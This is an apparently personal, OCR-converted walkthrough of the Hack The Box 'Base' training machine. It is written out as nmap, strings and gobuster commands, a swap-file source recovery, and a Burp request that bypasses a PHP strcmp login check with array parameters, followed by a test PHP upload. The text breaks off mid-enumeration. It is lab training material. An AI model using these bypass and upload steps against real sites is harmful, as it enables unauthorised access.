BASE

Rev A

Base

Table of Contents


DATE	REVISION	AUTHORED BY	REVIEWED / APPROVED BY
03-29-2025	A	R. Voss	

AUTHORS NOTE:

Base

1 Hack the Box

Open Hack the Box and select a machine and spawn




Base
VERY EASY

VIP

0 of 12 tasks completed

Official Writeup

Tags: Vulnerability Assessment, Custom Applications, Source Code Analysis, Authentication, Apache, PHP, Reconnaissance, Web Site Structure Discovery, SUDO Exploitation, Authentication bypass, Clear Text Credentials, Arbitrary File Upload, Information Disclosure, PHP type juggling



CONNECT

To attack the target machine, you must be on the same network.
Connect to the Starting Point VPN using one of the following options.

It may take a minute for HTB to recognize your connection.
If you don't see an update after 2-3 minutes, refresh the page.

Connect using Pwnbox → RECOMMENDED

A preconfigured, browser-based virtual machine with all the hacking tools you need pre-installed.

Free 2h of Pwnbox - Upgrade to VIP+ for Unlimited Access

Connect using OpenVPN →


Use your own machine for hacking. Download your VPN configuration and connect from your own environment.

Having Trouble? - Introduction to Lab Access

SPAWN MACHINE

Spawn the target machine and the IP will show here

SPAWN MACHINE



ONLINE

TARGET MACHINE IP ADDRESS

10.129.95.184

Read the walkthrough provided, to get a detailed guide on how to pwn this machine.

2 Nmap Scan

sudo nmap -sC -sV 10.129.95.184

```
sudo nmap -sC -sV 10.129.95.184
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 10:30 EDT
Nmap scan report for 10.129.95.184
Host is up (0.055s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f6:5c:9b:38:ec:a7:5c:79:1c:1f:18:1c:52:46:f7:0b (RSA)
|   256 65:0c:f7:db:42:03:46:07:f2:12:89:fe:11:20:2c:53 (ECDSA)
|_  256 b8:65:cd:3f:34:d8:02:6a:e3:18:23:3e:77:dd:87:40 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome to Base
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.52 seconds
```


2.1 Ports


22
80

The scan shows two ports open - Port 80 (HTTP) and Port 22 (SSH).

Start with enumerating port 80 using our web browser

3 Web Page






The World's Number One File Hosting Service

Feel at ease hosting your files with us!


We can see a very simple webpage with the provided links in the navigation bar. By clicking the Login button, we are presented with the login page:



LOGIN

Use the form below to log into your account.


Notice the URL of the login page is http://10.129.95.184/login/login.php .



10.129.95.184/login/login.php


We can see that there is a login directory, where the login.php is stored.

Try accessing that directory by removing login.php from the end of the URL.



10.129.95.184/login/

http://10.129.95.184/login/ — Visit



Index of /login

Name	Last modified	Size	Description
Parent Directory		-	
config.php	2022-06-04 16:24	61	
login.php	2022-06-15 11:23	7.4K	
login.php.swp	2022-06-04 17:09	16K	

Apache/2.4.29 (Ubuntu) Server at 10.129.95.184 Port 80

The /login folder seems to be configured as listable, and we can see the php files that are responsible for the login task. There's also a .swp file, which is a swap file

click on this file and download it for further analysis.


Move the downloaded file from the downloads folder to Desktop

Base

cd desktop

Open login.php.swp with the strings command

strings login.php.swp




```
┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ strings login.php.swp
b0VIM 8.0
root
base
/var/www/html/login/login.php
3210
#"!
```

After checking the code, we can see HTML/PHP code, but it's out of order and a bit jumbled. Still, there's enough there that we can figure out what the code is trying to do. Specifically, the block of PHP code that handles login appears to be upside down.

To make it look normal we can place the output of the strings command inside a new file and read it with the tac utility, which reads files similar to cat but instead does so in a backwards manner.

```
strings login.php.swp >> file.txt
tac file.txt
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ strings login.php.swp >> file.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ tac file.txt
  <script src="../assets/js/main.js"></script>
</body>
</html>
<?php
session_start();
```

Now the output is much better for reading. After analyzing the file, here's the part that is interesting:

```
# <** SNIP **>

session_start();
if (!empty($_POST['username']) && !empty($_POST['password'])) {
    require('config.php');
    if (strcmp($username, $_POST['username']) == 0) {
        if (strcmp($password, $_POST['password']) == 0) {
            $_SESSION['user_id'] = 1;
            header("Location: /upload.php");
        } else {
            print("<script>alert('Wrong Username or Password')</script>");
        }
    } else {
        print("<script>alert('Wrong Username or Password')</script>");
    }

# <** SNIP **>
```

This file checks the username/password combination that the user submits against the variables that are stored in the config file (which is potentially communicating with a database) to see if they match

here's the issue:

```
if (strcmp($username, $_POST['username']) == 0) {
        if (strcmp($password, $_POST['password']) == 0) {
```

The developer is using the strcmp function to check the username and password combination. This function is used for string comparison and returns 0 when the two inputted values are identical, however, it is insecure and the authentication process can potentially be bypassed without having a valid username and password.

This is due to the fact that if strcmp is given an empty array to compare against the stored password, it will return NULL . In PHP the == operator only checks the value of a variable for equality, and the value of NULL is equal to 0 . The correct way to write this would be with the === operator which checks both value and type.

These are prominently known as "Type Juggling bugs" and a detailed video explanation on this can be found here.

https://www.youtube.com/watch?v=idC5SAsKhlE

Base

In PHP, variables can be easily converted into arrays if we add [] in front of them. For example:

```
$username = "Admin"
$username[] = "Admin"
```

Adding [] changes the variable $username to an array, which means that strcmp() will compare the array instead of a string

```
if (strcmp($username, $_POST['username']) == 0) {
        if (strcmp($password, $_POST['password']) == 0) {
```

In the above code we see that if the comparison succeeds and returns 0 , the login is successful.


If we convert those variables into empty arrays ($username[] & $password[]), the comparison will return NULL , and NULL == 0 will return true, causing the login to be successful

In order to exploit this vulnerability, we will need to intercept the login request in BurpSuite.


To do so fire up BurpSuite and configure the browser to use it as a proxy, either with the FoxyProxy plugin or the Browser configuration page. Then send a login request with a random set of credentials and catch the request in Burp.

Go to the repeater tab and change the POST data as follows to bypass the login.

```
username[]=admin&password[]=pass
```



```
Cookie: PHPSESSID=i41abr9mfjlji57dd6d9qddl2l
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin&password=pass
```




```
Cookie: PHPSESSID=i41abr9mfjlji57dd6d9qddl2l
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username[]=admin&password[]=pass
```

Press send


We get a new page update in response.

Base

Right click and select Show response in Browser



```
<h1 class="logo">
  <a href="index.html">
    BASE
  </a>
</h1>
<!-- Unco                              an
<!-- <a h                              mg
class="im

<nav id="
  <ul>
    <li>
      <a                               /#h
        H
      </a
    </li>
    <li>
      <a                               /#a
        A
      </a
    </li>
    <li>
```



```
<h1 class="logo">
  <a href="index.html">
    BASE
  </a>
</h1>
<!-- Uncomment below if you prefer to use an image logo -
<!-- <a href="index.html" class="logo"><img src="../asset
class="img-fluid"></a>-->

<nav id="navbar" class="navbar">
```


To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/show/2/qgf46pkg20b3n123xfsz3m2kvrpgo8wg

□ In future, just copy the URL and don't show this dialog

```
      <a class="nav-link scrollto" href="/#services">
        Services
      </a>
    </li>
    <li>
```

Open a new browser tab and paste



Upload Your **Files** To Base Server


4 Foothold

Since the webpage can execute PHP code, we can try uploading a PHP file to check if PHP file uploads are allowed or not, and also check for PHP code execution.

Create a PHP file with the phpinfo() function, which outputs the configurational information of the PHP installation


```
echo "<?php phpinfo(); ?>" > test.php
```

After test.php has been created, choose the file after clicking the Upload button,



ContainerImages
Desktop
distrobuilder
Documents
Downloads
go
Music
Pictures
pimpmykali
Public
rogue-jndi
Templates
Videos
192.168.74.131_samhashes.sam
arp.cache
backup.zip
exploit.aspx
fullscan
hash
hashes
id_rsa
index.php
phpshell.php
prod.dtsConfig
shell.php
style.css
targets.txt
test.php
test.txt
UDPIncluded.scan

and we will be briefly presented with the following notification, which shows that the file was successfully uploaded




Your file has been uploaded successfully! ×

We need to figure out where uploaded files are stored. To do that, we will use Gobuster to do a directory brute force


Base

```
gobuster dir --url http://{ip address}/ --wordlist
/usr/share/wordlists/dirb/big.txt
```



```
┌──(kali㉿kali)-[~]
